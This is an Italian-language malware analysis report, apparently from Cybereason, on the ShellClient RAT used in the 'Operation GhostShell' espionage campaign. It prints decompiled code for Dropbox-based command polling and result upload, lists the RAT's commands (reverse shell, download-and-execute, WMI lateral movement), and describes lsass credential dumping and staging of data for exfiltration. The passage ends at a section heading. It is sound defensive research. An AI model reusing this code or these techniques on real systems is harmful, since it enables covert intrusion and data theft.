Operazione GhostShell: Un nuovo RAT prende di mira le aziende globali nel settore aerospaziale e delle telecomunicazioni

Ricerca di: Assaf Dahan, Daniel Frank, Tom Fakterman, and Chen Erlich

Nel luglio 2021, il Cybereason Nocturnus e gli Incident Response Teams hanno risposto all'Operazione GhostShell, una campagna di spionaggio informatico altamente mirata diretta contro industrie aerospaziali e delle telecomunicazioni principalmente in Medio Oriente, con ulteriori vittime negli Stati Uniti, Russia ed Europa.

L'Operazione GhostShell mira a rubare informazioni sensibili su asset critici, infrastrutture e tecnologie. Durante l'indagine, la squadra Nocturnus ha scoperto un RAT (Remote Access Trojan) precedentemente non documentato, soprannominato ShellClient, che è stato impiegato come strumento di spionaggio principale.

Il Nocturnus Team ha trovato prove che il RAT ShellClient è stato in continuo sviluppo almeno dal 2018, con diverse iterazioni che hanno introdotto nuove funzionalità, mentre eludeva gli strumenti antivirus e riusciva a rimanere non rilevato e pubblicamente sconosciuto. Le indagini sull'identità degli operatori e degli autori di ShellClient hanno portato all'identificazione di un nuovo attore di minacce iraniano soprannominato MalKamak che ha operato almeno dal 2018 ed è rimasto pubblicamente sconosciuto finora.

Inoltre, la nostra ricerca evidenzia possibili connessioni con altri attori di minacce APT sponsorizzate dallo stato iraniano come Chafer APT (APT39) e Agrius APT. Tuttavia, e' stato valutato che MalKamak ha caratteristiche distinte che lo separano dagli altri gruppi iraniani.

- **La scoperta di un nuovo gruppo di hacker**: I team di Cybereason Nocturnus e Incident Response hanno identificato un nuovo gruppo di minacce iraniano denominato MalKamak, sponsorizzato dallo stato e fino ad oggi mai documentato.
- **La scoperta di ShellClient RAT:** il Cybereason Nocturnus e gli Incident Response Teams hanno identificato un sofisticato Remote Access Trojan (RAT) soprannominato ShellClient, il quale non era mai stato osservato prima e viene utilizzato per operazioni di spionaggio informatico altamente mirate.
- **La minaccia e' mirata ad aziende aerospaziali e di telecomunicazioni**. Gli attacchi sono stati osservati prevalentemente nella regione del Medio Oriente, ma si estendono anche a Stati Uniti, Russia ed Europa.
- **Sviluppo in corso dal 2018:** Il RAT GhostClient è stato reso operativo per la prima volta nel 2018 ed è da allora stato in continuo sviluppo. Ogni nuova versione aggiungeva più caratteristiche e stealth, e gli attacchi sono continuati almeno fino al settembre 2021.
- **L'abuso dei servizi cloud per il C2:** E' stato osservato che le versioni più recenti di ShellClient abusano dei servizi di archiviazione sul cloud per il comando e il controllo (C2), in questo caso il popolare servizio Dropbox, al fine di passare inosservati confondersi con normale traffico di rete.
- **Progettato per la furtività:** Gli autori di ShellClient hanno investito molti sforzi per eludere il rilevamento da parte di antivirus e altri strumenti di sicurezza. L'attacco utilizza molteplici tecniche di offuscamento e abusa di un client Dropbox per il comando e controllo (C2), rendendolo molto difficile da rilevare.

- **Possibili connessioni APT iraniane**: L'indagine traccia interessanti connessioni con diversi attori di minacce sponsorizzate dallo stato iraniano, tra cui Chafer APT (APT39) e Agrius APT.

ShellClient: Il RAT silenzioso

Le seguenti sezioni riassumono la campagna Operation GhostShell e l'evoluzione di questo RAT ShellClient furtivo, che è stato reso operativo e sviluppato attivamente almeno da novembre 2018.

La campagna

Nel luglio 2021, Cybereason ha incontrato un gruppo di minacce non identificato che ha condotto un'operazione di spionaggio informatico utilizzando un RAT precedentemente non documentato e furtivo soprannominato ShellClient.

Utilizzando questo RAT, gli autori della minaccia sono stati inizialmente osservati mentre conducevano la ricognizione e l'esfiltrazione di dati sensibili da aziende leader del settore aerospaziale e delle telecomunicazioni nella regione del Medio Oriente, ed è stato successivamente osservato prendere di mira le stesse industrie in altre regioni tra cui Stati Uniti, Russia ed Europa.

Durante la prima ispezione del RAT ShellClient, il binario maligno è stato trovato in esecuzione sulle macchine delle vittime come "svchost.exe", mentre il suo nome interno era mascherato come "RuntimeBroker.exe":

File Version Information

Copyright	© Microsoft Corporation. All rights reserved.
Product	Microsoft® Windows® Operation System
Description	RuntimeBroker
Original Name	RuntimeBroker.exe
Internal Name	RuntimeBroker.exe
File Version	10.0.17763.1
Comments	RuntimeBroker


ShellClient RAT internal name masquerades as a legitimate Microsoft RuntimeBroker.exe binary

Questo eseguibile è stato determinato essere stato scritto il 22 maggio 2021, ed è stato osservato in esecuzione adiacente a ulteriori TTP. ow, scaviamo nell'eseguibile stesso:

ShellClient: Che cos'è?

Struttura e configurazione

Il RAT ShellClient è un PE modulare, ogni modulo è compresso con zlib utilizzando *costura*. L'uso di costura permette agli attori delle minacce di distribuire il PE senza dipendenze e può anche consentire l'evasione degli antivirus (AV):




ShellClient RAT utilizing costura

Due dei riferimenti sono DLL che contengono funzionalità di supporto:

ExtensionLib.dll contiene utilità e funzionalità come:


- Crittografia AES, compresi una chiave AES e un vettore di inizializzazione (IV)
- Hashing
- Operazioni sui file
- Registry operations
- Creazione di processi
- Serializzazione



ExtensionLib.dll

ClientCore.dll contiene altre funzionalità di base del client come:

- Fingerprinting
- File Operations
- User Impersonation
- Token Handling
- FTP Client
- Telnet Client
- Settings & Strings



ClientCore.dll

L'eseguibile memorizza la maggior parte delle sue stringhe, comprese quelle di configurazione, come byte e poi le converte in tempo reale in Unicode/ASCII per eludere il rilevamento delle stringhe antivirus:

```
namespace DcSvc
{
    // Token: 0x02000004 RID: 4
    internal class Config
    {
        // Token: 0x04000005 RID: 5
        public static string Version = "4.0.1";

        // Token: 0x04000006 RID: 6
        public static readonly string AgentsFolder = Encoding.Unicode.GetString(new byte[]
        {
            47,
            0,
            65,
            0,
            115,
            0
        });

        // Token: 0x04000007 RID: 7
        public static readonly string CommandsFolder = Encoding.Unicode.GetString(new byte[]
        {
            47,
            0,
            67,
            0,
            115,
            0
        });

        // Token: 0x04000008 RID: 8
        public static readonly string ResultsFolder = Encoding.Unicode.GetString(new byte[]
        {
            47,
            0,
            82,
            0,
            115,
            0
        });
```

ShellClient using Unicode/ASCII to evade antivirus strings detection

Flusso di esecuzione

Il RAT ShellClient viene eseguito in base ai seguenti argomenti:

- Se non vengono forniti argomenti, il binario viene eseguito utilizzando InstallUtil.exe per installare ed eseguire un servizio maligno nhdService

- Se c'è un argomento ed è uguale a -c, il binario verrà eseguito utilizzando il Service Control Manager (SCM) per creare una shell inversa, comunicando con un Dropbox configurato per C2
- Se c'è un argomento ed è uguale a -d, il binario verrà eseguito come un processo regolare

```
if (args.Length != 0)
{
    if (args.Length == 1)
    {
        if (args[0].ToLower() == "-c")
        {
            Utilities.IsVisible = false;
            ServiceBase.Run(new ServiceBase[]
            {
                new ClientService()
            });
        }
        if (args[0].ToLower() == "-d")
        {
            Client.RunInClientMode(true);
        }
    }
```

ShellClient RAT arguments

Quando viene fornito uno degli argomenti -c o -d, il malware esegue un fingerprinting di base utilizzando WMI per raccogliere:

- Informazioni hardware come informazioni sul BIOS, indirizzo Mac, ecc.
- Informazioni di rete, compresa una richiesta a ipinfo[.]io/ip per recuperare l'indirizzo IP pubblico della macchina infetta
- Quali antivirus sono installati

Le informazioni raccolte sopra sono anche utilizzate per creare un identificatore unico dell'agente per ogni macchina infetta:

```
public static string GetFingerPrint()
{
    return FingerPrint.GetHash(FingerPrint.BiosID() + FingerPrint.BaseID() + FingerPrint.DiskID() + FingerPrint.MacID());
}
```

Creating a unique identifier

Comunicazioni di comando e controllo (C2)

Le comunicazioni C2 che questo malware implementa sono abbastanza uniche, in quanto si basano su "file freddi" salvati su un Dropbox remoto, invece di una comune sessione interattiva. Questo metodo di comunicazione è un'interessante soluzione di sicurezza operativa (OPSEC), che rende difficile rintracciare l'infrastruttura dell'attore della minaccia utilizzando un servizio pubblico come Dropbox.

Per comunicare con Dropbox, ShellClient utilizza l'API di Dropbox con una chiave API unica incorporata. Prima di comunicare, cripta i dati utilizzando una chiave di crittografia AES hardcoded.

L'archivio Dropbox contiene 3 cartelle:

Cartella AS (cartella agenti): Memorizza le informazioni caricate sulle macchine infette

Cartella CS (cartella dei comandi): Memorizza i comandi che devono essere recuperati, eseguiti e poi cancellati da ShellClient

Cartella RS (cartella dei risultati): Memorizza l'output dei comandi eseguiti da ShellClient

Ogni 2 secondi, la macchina infetta controlla la cartella dei comandi, recupera i file che rappresentano i comandi, analizza il loro contenuto, poi li elimina dalla cartella remota e li abilita all'esecuzione:

```
// Token: 0x06000030 RID: 48 RVA: 0x0000304C File Offset: 0x0000124C
private static async Task<int> GetCommands()
{
    int result2;
    try
    {
        Task<List<Metadata>> task = Client._dropbox.ListFiles(Config.CommandsFolder, Core.HardwareID);
        task.Wait();
        List<Metadata> commands = task.Result;
        if (commands != null && commands.Count > 0)
        {
            foreach (Metadata metadata in commands)
            {
                string name = metadata.AsFile.Name;
                Console.WriteLine(name);
                Task<byte[]> downloadTask = Client._dropbox.Download(Config.CommandsFolder, name);
                downloadTask.Wait();
                await Client._dropbox.Delete(Config.CommandsFolder, name);
                byte[] result = downloadTask.Result;
                if (result != null && result.Length != 0)
                {
                    string @string = Encoding.Default.GetString(result);
                    Client._commands.Enqueue(@string);
                }
                downloadTask = null;
            }
            List<Metadata>.Enumerator enumerator = default(List<Metadata>.Enumerator);
        }
        result2 = commands.Count;
    }
    catch
    {
        result2 = 0;
    }
    return result2;
}
```

ShellClient C2 Communications

Dopo aver eseguito i comandi, l'eseguibile carica i risultati nella cartella corrispondente con un nome di file generato casualmente in base all'ID unico della vittima che l'attore delle minacce chiama HardwareID:

```
private static async void _pstTimer_Elapsed(object sender, ElapsedEventArgs e)
{
    string text = Core.Message.ToString();
    if (!string.IsNullOrEmpty(text) && (long)text.Length == Core.MessageLength)
    {
        Core.Message.Clear();
        await Client._dropbox.Upload(Config.ResultsFolder, Client.GenerateFileName(), Utilities.MessageA("20", Core.HardwareID, text + Environment.NewLine, null, null));
    }
    Core.MessageLength = (long)Core.Message.Length;
}
```

ShellClient C2 Communications

Le destinazioni di queste comunicazioni saranno api.dropboxdapi[.]com e content.dropboxapi[.]com.

Persistenza ed escalation dei privilegi

Il RAT ShellClient ottiene la persistenza e l'escalation dei privilegi per eseguire con i privilegi di sistema sulle macchine vittime creando il servizio nhdService mascherato da Network Hosts Detection Service:

Nome del servizio: nhdService

Nome visualizzato: Servizio di rilevamento degli host di rete

Descrizione: Cerca e gestisce gli host nella cartella Network and Dial-Up Connections, dove sono visibili sia la rete locale che le connessioni remote

Tipo di avvio: Automatico

Account: LocalSystem

Comandi supportati

L'eseguibile contiene molteplici funzioni di comando che abilitano le sue capacità, tra cui l'esecuzione di comandi arbitrari, client FTP/Telnet, movimento laterale, manipolazione di file, ecc.

Inoltre, il malware contiene diverse funzioni di comando che sembrano non fare nulla e non hanno alcun riferimento nel codice; questo potrebbe indicare che il malware è ancora in fase di sviluppo.

La seguente tabella descrive lo scopo di ogni comando:

Command	**Description**
code10	Query hostname, malware version, executable path, IP address and Antivirus products
code11	Execute an updated version of ShellClient
code12	Self delete using InstallUtil.exe
code13	Restart the ShellClient service
code20	Start a CMD shell
code21	Start a powershell shell
code22	Add to the results message the following line: “Microsoft Windows Command Prompt Alternative Started …”
code23	Open a TCP Client
code24	Start a FTP client

code25	Start a Telnet client
Code26	Execute a shell command
code29	Kill active CMD or PowerShell shell
code31	Query files and directories
code32	Create a Directory
code33	Delete files and folders
code34	Download a file to the infected machine
code35	Upload a File to Dropbox
code36	Does nothing
code37	Download a file to the infected machine and execute it
Code 38	Lateral movement using WMI

TTP aggiuntive osservate con ShellClient


Utilizzando il RAT ShellClient, l'attore della minaccia ha implementato strumenti aggiuntivi per eseguire varie attività a sostegno della sua operazione, come la ricognizione, il movimento laterale, la raccolta di dati e altro.

Movimento laterale

I cyber criminali sono stati osservati mentre utilizzavano PAExec e "net use" per il movimento laterale. PAExec è una versione ridistribuibile del famoso PsExec di Sysinternals, con alcune opzioni aggiuntive.

Gli aggressori hanno sfruttato PAExec per:

- Eseguire una shell CMD come SYSTEM su macchine remote
- Eseguire operazioni relative a servizi remoti come avvio, arresto, riavvio, stato e altro
- Esfiltrare la struttura organizzativa di Active Directory utilizzando un comando csvde.exe -f < file di output > eseguito in remoto
- Controllare la connettività internet usando il ping per raggiungere Google.com.
- Raccogliere informazioni sull'host eseguendo ipconfig, tasklist e net use




ShellClient leveraging PAExec as observed in the Cybereason Defense Platform

Strumento di dumping delle credenziali

Durante gli attacchi osservati, il gruppo di attività ShellClient RAT ha distribuito ed eseguito un eseguibile sconosciuto chiamato lsa.exe per eseguire il dump delle credenziali. Lsa.exe ha scaricato la memoria di lsass.exe in un file chiamato debug.bin ed è stato osservato in esecuzione con i seguenti argomenti della riga di comando:

- lsa.exe -d
- lsa.exe -m


Anche se il team Cybereason Nocturnus non è stato in grado di recuperare l'eseguibile lsa.exe, ipotizziamo che lo strumento potrebbe essere una variazione dello strumento SafetyKatz sulla base del file di dump debug.bin che lo strumento crea, che è anche il nome del file di dump creato da SafetyKatz che è stato precedentemente legato ad attori iraniani:



ShellClient credential dumping as observed in the Cybereason Defense Platform


Staging

Per esfiltrare i dati, gli aggressori hanno usato WinRar per comprimere i file importanti prima dell'esfiltrazione dei dati utilizzando un file WinRar.exe rinominato:



ShellClient using WinRar to compress data before exfiltration


L'evoluzione di ShellClient e la ricerca dell'anello mancante



Known ShellClient RAT version history timeline

Una delle domande che sono emerse durante le indagini riguardava a quando risalisse il primo utilizzo del malware. All'inizio si pensava che fosse stato sviluppato di recente, dato che non c'era alcuna documentazione disponibile pubblicamente. Tuttavia, il codice indica che il campione che abbiamo analizzato era la versione 4.0., il che implica che ci dovrebbero essere diverse versioni precedenti.

Con questo in mente, l'indagine ha rivelato il collegamento mancante in un GUID .NET che appariva nei metadati del campione osservato. Facendo perno su questo identificatore unico, siamo stati in grado di scoprire un'istanza più vecchia (versione 3.1, link VT) che utilizzava lo stesso .NET TypeLib Id GUID fd01304b-571f-4454-b52b-19cfb8af44a9 (ID unico generato da Visual Studio per progetto):



Shared .NET TypeLib Id GUID between the recent and the older version of ShellClient

Da lì, per trovare le altre versioni precedenti di ShellClient è stata condotta una ricerca di somiglianze di stringhe e codice. Questo processo di pivoting ha dimostrato che ShellClient è stato in continuo sviluppo almeno dal novembre del 2018, segnando quasi tre anni di lavoro di sviluppo per evolvere il malware da una semplice shell inversa a uno strumento di spionaggio modulare furtivo.

In ogni nuova iterazione del malware, gli autori hanno aggiunto nuove caratteristiche e capacità, tentando di utilizzare vari protocolli e metodi di esfiltrazione, come l'utilizzo di un client FTP e un account Dropbox per nascondersi in bella vista. Inoltre, dalla versione 4.0.0 in su, gli autori hanno apportato modifiche significative al design e all'architettura, come l'introduzione del design modulare.

Di seguito è riportato un riassunto delle varianti che sono state scoperte finora:

VT Link	Variant Version	Name	Compilation Date	First Submission Date	PDB Path
VT link	Earliest variant	svchost.exe	2018-11-06 21:35:41	2018-11-11 15:28:46	-
VT link	1	svchost.exe	2018-11-29 23:41:15	2020-04-15 23:22:13	D:\projects\07 - Reverse Shell\ShellClientServer_HTTP\obj\Release\svchost.pdb
VT link	2.1	svchost.exe	2018-12-16 11:19:14	2020-04-14 22:59:49	E:\Projects (Confidential)\07 - Reverse Shell\ShellClientServer_HTTP.v2\obj\Release\svchost.pdb
VT link	3.1	svchost.exe	2019-01-12 18:37:20	2019-01-17 22:53:43	D:\Visual Studio 2017\v3.1\ShellClient\obj\Release\svchost.pdb
VT link	4.0.0	RuntimeBroker.exe / svchost.exe	2021-08-10 11:14:51	2021-09-22 09:18:59	-
VT link	4.0.1	RuntimeBroker.exe / svchost.exe	2021-05-22 12:06:05	2021-07-20 16:16:06	-

Panoramica dell'evoluzione di ShellClient

Variante più antica (novembre 2018)

La prima variante rintracciata è stata compilata il 06 novembre 2018, ed è stata volutamente chiamata svchost.exe per permetterle di mascherarsi come un binario legittimo di Windows. Questa prima variante non è molto ricca di caratteristiche e manca della sofisticazione e della funzionalità che si manifestano nei suoi successori. In sostanza, è una shell inversa piuttosto semplice.

Caratteristiche principali:

- Nome del file: svchost.exe
- Descrizione del file: Windows Defender Service
- Funzionalità di base: Semplice shell inversa basata su websocket
- Dominio C2 hardcoded: azure.ms-tech[.]us:80

Variante V1 (novembre 2018)

